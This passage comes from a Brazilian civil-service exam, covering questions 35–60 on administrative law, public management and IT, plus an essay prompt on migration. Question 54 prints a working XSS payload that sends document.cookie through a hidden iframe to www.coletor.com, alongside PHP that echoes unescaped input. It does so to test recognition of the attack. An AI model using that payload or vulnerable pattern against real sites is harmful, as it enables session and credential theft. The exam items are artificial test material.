  - (D) poderá candidatar-se, mas ficará afastado de seu cargo efetivo enquanto durar o mandato eletivo, devendo perder seu cargo público efetivo, no entanto, caso fique afastado por mais de dez anos para o exercício de mandato eletivo.
  - (E) não poderá candidatar-se, por não ter preenchido o requisito de elegibilidade quanto à idade mínima, que, para esse cargo eletivo, é de 35 anos.

#### Noções de Direito Administrativo

35. Dentre os atributos dos atos administrativos, a autoexecutoriedade não está sempre presente, assim como
- (A) a presunção de veracidade, já que somente os atos administrativos constitutivos de direito assim a demandam.
  - (B) a legalidade não está presente nos decretos autônomos, porque não dependem da existência de norma prévia à regulamentação.
  - (C) não está presente em todos os atos que configuram expressão do poder de polícia, este que também pode possuir caráter preventivo.
  - (D) a imperatividade só se mostra presente nos atos administrativos para os quais haja expressa previsão de publicidade, sem o quê não há imposição de efeitos externos.
  - (E) não há que se falar em legalidade quando da atuação discricionária de polícia por parte da Administração pública, considerando que a previsão em lei é prescindível.
- 
36. Servidor que lança mão de seu cargo para viabilizar acesso a informações privilegiadas referentes a concurso público
- (A) comete ato de improbidade, na modalidade que gera enriquecimento ilícito, dispensado, portanto, dolo para sua configuração.
  - (B) incide em ato de improbidade que gera prejuízo ao erário, ainda que não comprovados referidos danos, porque presumidos pela gravidade da conduta.
  - (C) incide em ato de improbidade que gera prejuízo ao erário, sendo indispensável a prova do dolo no cometimento da ação antijurídica.
  - (D) comete ato de improbidade se o faz dolosamente, elemento subjetivo essencial à configuração de todas as modalidades de conduta impropria.
  - (E) incide em ato de improbidade que atenta contra os princípios da Administração, que exige prova de dolo, ainda que este elemento subjetivo não venha a ser imprescindível para a responsabilização do servidor em outras esferas.



37. A contratação de serviços de vigilância ou de limpeza possui em comum a
- (A) possibilidade de prorrogação dos contratos por prazos iguais e sucessivos, independente de limites, desde que demonstrado que os valores praticados são compatíveis com os praticados no mercado.
  - (B) possibilidade de contratação mediante realização de pregão, dada sua natureza comum e possibilidade de descrição objetiva das atividades necessárias.
  - (C) obrigatoriedade do prazo de contratação não exceder um exercício financeiro, salvo se houver comprovação, por ocasião da licitação, da efetiva existência de recursos para fazer frente às despesas de todos os anos de vigência.
  - (D) impossibilidade de contratação mediante dispensa de licitação, admitida apenas a inexigibilidade do certame nos casos de singularidade dos serviços a serem contratados.
  - (E) configuração da natureza jurídica de contrato administrativo, não incidindo, contudo, as prerrogativas da Administração inerentes aos ajustes daquela natureza, como possibilidade de rescisão administrativa unilateral.

---

#### Noções de Gestão Pública

38. Entre as ferramentas que podem ser utilizadas na gestão de processos, notadamente na fase de mapeamento, com o objetivo de traduzir, graficamente, as etapas dos processos da organização, com as entradas (inputs) e saídas (outputs) correspondentes, insere-se
- (A) a escala gráfica.
  - (B) o organograma.
  - (C) o fluxograma.
  - (D) a cadeia escalar.
  - (E) a matriz SWOT.

39. No que concerne aos indicadores de desempenho da atuação da Administração Pública na busca da excelência, tem-se que
- I. a eficiência está atrelada ao uso racional e econômico dos insumos disponíveis para a produção de bens ou serviços.
  - II. a efetividade é expressão do atingimento dos objetivos fixados e dos resultados almejados pela sociedade com a atuação da Administração.
  - III. a eficácia é uma medida de natureza estritamente financeira, usada no acompanhamento da execução orçamentária e financeira.

Esta correto o que se afirma APENAS em

- (A) I e II.
  - (B) I.
  - (C) II.
  - (D) II e III.
  - (E) I e III.
40. De acordo com o disposto pela Resolução 49 do Conselho Nacional de Justiça,
- (A) o núcleo de estatística e gestão estratégica deve ser constituído em cada Tribunal, como órgão de duração temporária, vinculado ao planejamento estratégico estabelecido pelo CNJ.
  - (B) o núcleo de estatística e gestão estratégica configura órgão da estrutura do Conselho Nacional de Justiça, que fixa diretrizes de política judiciária, de natureza vinculante para os Tribunais.
  - (C) cabe a cada Tribunal definir a pertinência de instituir, como órgão próprio, núcleo de estatística e gestão estratégica, podendo optar por utilizar, para a mesma finalidade, dados de outras fontes oficiais.
  - (D) o levantamento de dados estatísticos de cada Tribunal deve ser consolidado com periodicidade mínima de 3 anos e encaminhado ao CNJ para validação pelo núcleo de estatística e gestão estratégica.
  - (E) cada Tribunal deve instituir seu próprio núcleo de estatística e gestão estratégica, como órgão de natureza permanente, para auxiliar o Tribunal no processo de racionalização institucional.

**Conhecimentos Específicos de Tecnologia da Informação**

41. Um Técnico de Tecnologia da Informação (TI) foi solicitado a fornecer explicações sobre as diferenças entre as portas USB e *firewire*. Ele afirmou corretamente que as portas
- (A) USB 1.1 alcançavam velocidades de 1 até 10 Mbps e mesmo na época em que foram lançadas, traziam velocidades bem superiores em relação a outros dispositivos como portas *firewire* e barramento SCSI.
  - (B) USB 2.0 utilizam um conector de 9 pinos em vez dos 4 pinos utilizados na versão 1.1, o que proporciona um melhor controle no fluxo de dados e no gerenciamento de energia.
  - (C) *firewire*, além da sua alta velocidade, têm mais benefícios quanto ao seu modo de funcionamento. Enquanto uma conexão USB funciona em regime *peer-to-peer*, em que o computador rege o periférico conectado, o *firewire* trabalha em modo *master/slave*.
  - (D) *firewire* são mais adequadas para câmeras fotográficas digitais, MP3 *players*, impressoras e todos os outros periféricos mais simples, que não exigem grande velocidade de transferência, e as portas USB 2.0 são uma melhor opção para câmeras de vídeo digital, DVD *players* e HDs externos, em que os dados transmitidos exigem maior velocidade.
  - (E) USB 3.0 são compatíveis com a versão 2.0, que trabalha com 480 Mbps, mas trazem um canal *full duplex* de alta velocidade que transfere dados a até 5 Gbps. A versão 3.1, no entanto, pode alcançar velocidade de até 10 Gbps.

42. Um Técnico de TI que está programando em PHP 5 orientado a objetos deseja declarar uma função (ou método) especial na classe que será executada automaticamente em 4 possíveis situações: a) quando o objeto for deslocado da memória, b) quando se atribui o valor NULL a ele, c) quando se utiliza a função `unset()` sobre ele ou d) quando a aplicação for finalizada. A função correta que ele deseja declarar é a
- (A) `__end()`
  - (B) `__destruct()`
  - (C) `__destroy()`
  - (D) `__garbageColect()`
  - (E) `__trash()`

43. Considere a classe Java abaixo.

```
public class Ex001 {  
  
    public static int t001(int n){  
        if (n==0)  
            return 1;  
        return n*t001(n-1);  
    }  
  
    public static void main(String[] args) {  
        System.out.println(t001(5));  
    }  
  
}
```

Ao compilar e executar essa classe será exibido o valor

- (A) 145
  - (B) 600
  - (C) 120.
  - (D) 1
  - (E) 65
44. Em um banco de dados Oracle aberto e em condições ideais há uma tabela chamada `func` de onde se deseja exibir os nomes dos funcionários (campo `nome`) e os códigos de departamentos (campo `codDep`) de todos os funcionários dos departamentos 10 ou 20 em ordem alfabética crescente por nome. Para isso, utilizando PL/SQL, um Técnico de TI deve utilizar a instrução `SELECT nome, codDep FROM func WHERE`
- (A) `codDep IN (10,20) ORDER BY nome ASC;`
  - (B) `codDep CONTAIN(10 OR 20) ORDER BY nome ASC;`
  - (C) `codDep=10 OR codDep=20 ORDER ASC nome;`
  - (D) `codDep BELONG(10 OR 20) ORDER BY nome ASCENDING;`
  - (E) `codDep BETWEEN(10,20) ORDER BY nome ASC;`



45. Considere que um Técnico de TI deseja criar as tabelas abaixo em um banco de dados PostgreSQL 8 aberto e em condições ideais.

```
CREATE TABLE departamento (  
    codDep    varchar(10) primary key,  
    local     point  
);
```

```
CREATE TABLE funcionario (  
    codDep    varchar(10) .....I,  
    salario   real,  
    dataAdm   date  
);
```

Para que `codDep` na tabela `funcionario` seja definido como chave estrangeira com relação à tabela `departamento`, a lacuna **I** deve ser preenchida com

- (A) `foreign key departamento(codDep)`
- (B) `constraint foreign key REF departamento(codDep)`
- (C) `foreign key IN departamento(codDep)`
- (D) `constraint departamento(codDep)`
- (E) `references departamento(codDep)`

- 
46. Considere a interface Java declarada abaixo.

```
public interface NewInterface {  
  
}
```

A instrução que não causará erro se colocada no corpo desta interface (entre as chaves) é:

- (A) `default int obterDados();`
- (B) `public NewInterface();`
- (C) `protected void consultarProcesso();`
- (D) `public void NewInterface();`
- (E) `public int aumentarSalario(int s){return s*1.1;}`

- 
47. Considere o programa Java abaixo.


```
1 public class Ex001 {  
2     public static void main(String[] args) {  
3         int a=2, b=3, d=0, e=1, x, y, z;  
4         byte m=128;  
5         boolean f=true, g=false;  
6         short n=32000;  
7         String j="Maria";  
8         if(j="Maria"){  
9             if(a>b && d>e){ y=1;}  
10            if(e!=b && b<=e){ w=1;}  
11            x=b%d;  
12        }  
13    }
```

Há um erro APENAS nas linhas

- (A) 8, 9, 10 e 11.
- (B) 8 e 11.
- (C) 4 e 8.
- (D) 9 e 10.
- (E) 4 e 6.



48. Considere a figura abaixo que ilustra o funcionamento da *internet*.



Ao analisar a figura, um Técnico de TI afirma corretamente que

- (A) o acesso à *internet* é feito através de PCs que estão conectados à rede através de um PASI. Este acesso pode ser em banda larga ou através da intranet de uma empresa. As principais tecnologias de banda larga são ASDL, *cable modem*, Hi-Fi, WiMix e *bluetooth*.
- (B) o *Backbone Internet* é formado por vários *backbones* ou sistemas autônomos (ASs). Um AS é uma rede ou conjunto de redes que está sob uma única administração ou política de roteamento. Os ASs podem estar conectados diretamente ou através de um PTT (Ponto de Troca de Tráfego).
- (C) o PASI provê a conexão à *internet* a seus clientes utilizando uma rede telefônica de acesso discado. As conexões de clientes ocorrem em um ponto de presença do PASI no local onde está localizado o cliente. O Servidor de *Email* e o Servidor Web fazem parte do *Backbone Internet*.
- (D) cada dispositivo na *internet* é chamado de *host* e tem um endereço TCP/IP único. Cada PASI recebe uma faixa de endereços e aloca de forma fixa os endereços TCP/IP aos seus clientes.
- (E) os servidores de DNS (*Domain Number System*) têm a função de mapear os endereços de domínios numéricos em endereços textuais. Assim, ao consultar um *site* na *internet*, o navegador solicita a um servidor de DNS na rede qual é o nome do endereço numérico onde está hospedado este *site*.
- 
49. Um Técnico de TI deseja que toda vez que o Windows 10, em Português, for iniciado, um determinado *software* da empresa onde trabalha seja iniciado automaticamente. Para isso, terá que colocar o atalho para esse *software* na pasta de inicialização do Windows. Essa pasta pode ser acessada a partir do pressionamento simultâneo da tecla com logotipo do Windows + R e da digitação no campo "Abrir" da instrução
- (A) `start:initfolder`
- (B) `powershell:initfolder.ms`
- (C) `open:initfolder`
- (D) `shell:startup`
- (E) `msconfig`.
- 
50. No *shell* do Linux, para ativar a interface de rede `eth0` utiliza-se a instrução
- (A) `netstart eth0`
- (B) `netstart --interface=eth0`
- (C) `nslookup --interface=eth0`
- (D) `ifconfig eth0 up`
- (E) `ipconfig eth0 up`
- 
51. O Samba é uma suíte de ferramentas instaladas em um servidor Linux que permite a integração de ambientes heterogêneos através da comunicação entre sistemas Linux e Windows. A integração é possível porque em ambos os sistemas a comunicação é baseada no protocolo
- (A) NMBD (NetBIOS sobre IP).
- (B) RPM (RedHat Package Manager).
- (C) SMB/CIFS (Server Message Block / Common Internet File System).
- (D) LDAP (Light Directory Access Protocol).
- (E) AD DP (Active Directory Domain Protocol).



52. Um Técnico de TI tem à sua disposição as seguintes ferramentas: TunnelBear, WindScribe, CyberGhost e Hide.me. Em condições ideais, com qualquer uma destas ferramentas ele pode
- (A) criar uma VPN.
  - (B) instalar um antivírus.
  - (C) fazer o monitoramento e análise de tráfego de uma rede.
  - (D) criar um Pentest.
  - (E) instalar um sistema IDS/IPS.

53. De acordo com a cartilha CERT.BR,
- (A) a assinatura digital de uma AC é emitida por outra AC, estabelecendo uma hierarquia conhecida como infraestrutura de chaves públicas. A AC âncora é a primeira autoridade da cadeia e, por não existir outra AC acima dela, possui uma assinatura digital autoassinada.
  - (B) um atacante pode criar uma assinatura digital autoassinada e utilizar mensagens de *sniffing* para induzir os usuários a instalá-la. A partir do momento em que a assinatura for instalada no navegador, passa a ser possível estabelecer conexões cifradas com *sites* fraudulentos, sem que o navegador emita alertas quanto à confiabilidade da assinatura.
  - (C) a criptografia de chave simétrica é também chamada de criptografia de chave secreta ou única. Os principais métodos criptográficos que usam chave simétrica são: RSA, DSA, ECC e Diffie-Hellman.
  - (D) um certificado EV SSL (Extended Validation Secure Socket Layer) é emitido sob um processo mais rigoroso de validação do solicitante. Inclui a verificação de que a empresa foi legalmente registrada, encontra-se ativa e que detém o registro do domínio para o qual o certificado será emitido, além de dados adicionais, como o endereço físico.
  - (E) a criptografia de chaves assimétricas utiliza duas chaves distintas: uma pública e uma privada. A chave pública deve ser armazenada pelo usuário em um arquivo no computador ou em um token. Os métodos criptográficos que usam chaves assimétricas são: AES, Blowfish, RC4, 3DES e IDEA.

54. Considere o trecho de programa PHP abaixo.

```
<?php
setcookie('PHPSESSID', 'meu_sid');
setcookie('login', 'meu_login');
setcookie('senha', 'minha_senha');

echo $_GET['var'];

?>
```

Supondo que ao executar este trecho, um usuário passou como entrada:

```
<script>
document.write('<iframe width=1 height=1
src=http://www.coletor.com/rc.php?xss='+document.cookie.replace(/g, '')+'></iframe>')
</script>
```

cujo objetivo é capturar os dados de *cookie* do *site* alvo e enviá-los para o *site* www.coletor.com

Um Técnico de TI conclui corretamente que

- (A) o trecho com a instrução `echo` imprime os dados passados pelo usuário, sem oferecer vulnerabilidades ao *site* alvo.
- (B) nada ocorrerá, pois o usuário não poderia passar a entrada indicada.
- (C) o navegador, ao perceber que a entrada se trata de um *script*, encerrará o código sem executar o `echo`.
- (D) trata-se de um ataque do tipo XSS, pois com os dados de *cookie* é possível capturar senhas de *e-mail*.
- (E) trata-se de um ataque do tipo SQL-Injection, pois o usuário invasor inseriu uma consulta que será enviada diretamente para o banco de dados relacional.

55. Ao pesquisar sobre dispositivos de armazenamento de dados, um Técnico de TI encontrou o seguinte artigo:

*A maneira pela qual esse tipo de dispositivo faz isso é gravando, no componente 1, as informações que são acessadas com mais frequência. Em alguns casos, o usuário pode fazer isso, instalando o sistema operacional do computador direto no componente 1 (já que o sistema operacional precisa ser necessariamente carregado toda vez que o computador é ligado e isso aumentaria bastante a velocidade de boot) e outros programas e arquivos no componente 2. Os drives Fusion, da Apple, por exemplo, unem um componente 2 de 1 ou 3 TeraBytes de capacidade a um componente 1 de 128GB de capacidade, ambos tratados como um único núcleo de armazenamento.*

(Adaptado de: <https://olhardigital.com.br>)


O dispositivo referenciado no artigo é um

- (A) SSHD – *Solid State Hybrid Drive*, que integra um SSD (componente 1) a um HD (componente 2).
- (B) SSDFC – *Solid State Drive with Flash Card*, que integra um *flash card* (componente 1) a um SSD (componente 2).
- (C) HDFC – *Hard Disk with Flash Card*, que integra um *flash card* (componente 1) a um HD (componente 2).
- (D) BluFC – *Blu-ray with Flash Card*, que integra um *flash card* (componente 1) a um disco blu-ray (componente 2).
- (E) DVD Hybrid, que tem em um lado um DVD-ROM (componente 1) e de outro lado um DVD-RAM (componente 2).



56. Um Técnico de TI deseja utilizar um certificado digital de sigilo usado para cifração de documentos, bases de dados, mensagens e outras informações eletrônicas. Uma escolha correta, nesse caso, é o certificado do tipo
- (A) S1
  - (B) A1
  - (C) A3
  - (D) B3
  - (E) A2
- 
57. Considere que um Técnico de TI fez o atendimento de 1ª nível a partir de uma Central de Serviço. Tendo seguido o fluxo de atividades, ele não conseguiu aplicar uma solução ou resolver o incidente. O Gerenciamento de Incidentes da ITIL v3 recomenda que
- (A) seja realizada uma categorização hierárquica: o incidente é passado para um profissional especializado e com nível gerencial, o que requer Acordos de Nível Operacional para garantir o atendimento do Acordo de Nível de Serviço.
  - (B) o *status* do incidente seja alterado para “aberto”.
  - (C) seja realizada uma escalação funcional: o incidente é passado para uma equipe ou profissional com mais experiência, o que geralmente requer Acordos de Nível Operacional para garantir o atendimento do Acordo de Nível de Serviço.
  - (D) o Técnico consulte o Banco de Dados de Resoluções Conhecidas e tente cada uma das resoluções antes de fazer uma escalação.
  - (E) o Técnico consulte o Acordo de Nível de Serviço e, se não estiver prevista a escalação nem a categorização, o *status* do incidente seja alterado para “sem solução”.
- 
58. De acordo com o modelo de capacidade do COBIT 5,
- (A) um processo pode atingir cinco níveis de capacidade.
  - (B) o nível 1 é denominado Processo Incompleto e neste nível há pouca ou nenhuma evidência de qualquer atingimento sistemático do objetivo do processo.
  - (C) no nível 2, denominado Processo Executado, há um atributo e o processo implementado atinge seu objetivo.
  - (D) o modelo de avaliação fornece uma escala de medição para cada atributo de capacidade e orientação sobre como aplicá-la, então para cada processo uma avaliação pode ser feita para cada um dos 12 atributos de capacidade.
  - (E) cada nível de capacidade só pode ser atingido quando o nível anterior tiver sido plenamente alcançado.
- 

59. Considere os elementos da notação BPMN abaixo.



O elemento I representa

- (A) uma forma alternativa de representar o elemento II e ambos indicam um condicional do tipo se senão.
  - (B) um fork e o elemento II representa um join, sendo que em ambos há um gateway paralelo.
  - (C) ligação em paralelo e o elemento II representa ligação sequencial.
  - (D) join e o elemento II representa um merge, sendo que em ambos há um gateway event-based.
  - (E) um fluxo com decisão e o elemento II representa um fluxo de conjunção, pois ambos contém o símbolo de fluxo.
- 
60. O Decreto nº 7.174/2010 regulamenta a contratação de bens e serviços de informática e automação pela Administração Pública Federal Direta e Indireta e demais organizações sob o controle direto ou indireto da União. Segundo esse Decreto, as microempresas e empresas de pequeno porte que atendam ao disposto terão prioridade em relação às médias e grandes empresas enquadradas. O exercício do direito de preferência será concedido
- (A) imediatamente após a publicação do Edital de Licitação.
  - (B) antes da fase de licitação, mediante análise técnica por órgão competente da Administração pública.
  - (C) durante a fase de apresentação das propostas ou lances, mediante análise de órgão competente.
  - (D) antes da fase de apresentação das propostas ou lances, mediante análise do Tribunal de Contas.
  - (E) após o encerramento da fase de apresentação das propostas ou lances.



**PROVA DISCURSIVA-REDAÇÃO****Instruções Gerais:**

De acordo com o Edital nº 01/2018 de Abertura de Inscrições, capítulo 10, itens: 10.2 Na Prova Discursiva-Redação, o candidato deverá desenvolver texto dissertativo-argumentativo a partir de proposta única, sobre assunto de interesse geral. 10.3.4 Na aferição do critério de correção gramatical, por ocasião da avaliação do desempenho na Prova Discursiva-Redação, os candidatos devem usar as normas ortográficas em vigor a partir de 1 de janeiro de 2016, implementadas pelo Acordo Ortográfico da Língua Portuguesa. 10.3.5 Será atribuída nota ZERO à Prova Discursiva-Redação que: a) fugir à modalidade de texto solicitada e/ou ao tema proposto; b) não atender aos critérios dispostos nos quesitos 10.3.1 – **Conteúdo**, 10.3.2 – **Estrutura** e 10.3.3 – **Expressão**. c) apresentar texto sob forma não articulada verbalmente (apenas com desenhos, números e palavras soltas ou em versos) ou qualquer fragmento de texto escrito fora do local apropriado; d) for assinada fora do local apropriado; e) apresentar qualquer sinal que, de alguma forma, possibilite a identificação do candidato; f) for escrita a lápis, em parte ou em sua totalidade; g) estiver em branco; h) apresentar letra ilegível e/ou incompreensível; i) não atender aos requisitos definidos na grade de correção/máscara de critérios pela Banca Examinadora. 10.3.6 Na Prova Discursiva-Redação, a folha para rascunho no Caderno de Provas será de preenchimento facultativo. Em hipótese alguma o rascunho elaborado pelo candidato será considerado na correção pela Banca Examinadora. 10.3.7 Na Prova Discursiva-Redação deverão ser rigorosamente observados os limites mínimo de 20 (vinte) linhas e máximo de 30 (trinta) linhas, sob pena de perda de pontos a serem atribuídos à Redação. 10.3.8 A Prova Discursiva-Redação terá caráter eliminatório e classificatório e será avaliada na escala de 0 (zero) a 100 (cem) pontos, considerando-se habilitado o candidato que nela obtiver nota igual ou superior a 60 (sessenta) pontos.

Observação: NÃO é necessária e/ou obrigatória a colocação de título na sua Redação.

**I**

*Numa era de intensa mobilidade humana, o discurso xenófobo esconde o fato de que as migrações podem representar ganhos (materiais e imateriais) para o desenvolvimento de uma sociedade.*

*Ao contrário do revogado Estatuto do Estrangeiro, a nova Lei de Migração (13.445/2017) é fruto da constatação de que gerar entraves burocráticos na regularização migratória não reduz o deslocamento de pessoas, mas degrada as condições de vida do migrante e prejudica empresas, trabalhadores e a sociedade em geral.*

(Disponível em: RAMOS, André de Carvalho. [www.conjur.com.br](http://www.conjur.com.br))

**II**

*De acordo com a Polícia Federal, em 2015 o Brasil abrigava cerca de 1,8 milhão de imigrantes. Por outro lado, o Ministério das Relações Exteriores estima que 3 milhões de brasileiros residam no exterior.*

**III**

*A grande utopia contemporânea é o respeito às diferentes culturas. No aspecto prático, a situação do imigrante é de extrema vulnerabilidade, especialmente no âmbito profissional. Não há unanimidade na aceitação prática e subjetiva das chamadas “minorias étnicas”.*

(Adaptado de: PAGLIA, Gilberto Júnior. **Migração contemporânea e a proteção dos direitos humanos**. Disponível em: <http://www.conteudojuridico.com.br>)

Com base nas ideias contidas em **I**, **II** e **III**, desenvolva um texto dissertativo-argumentativo, justificando seu ponto de vista.



**PROVA DISCURSIVA-REDAÇÃO**

01	
02	
03	
04	
05	
06	
07	
08	
09	
10	
11	
12	
13	
14	
15	
16	
17	
18	
19	
20	
21	
22	
23	
24	
25	
26	
27	
28	
29	
30	

FRASCUNHO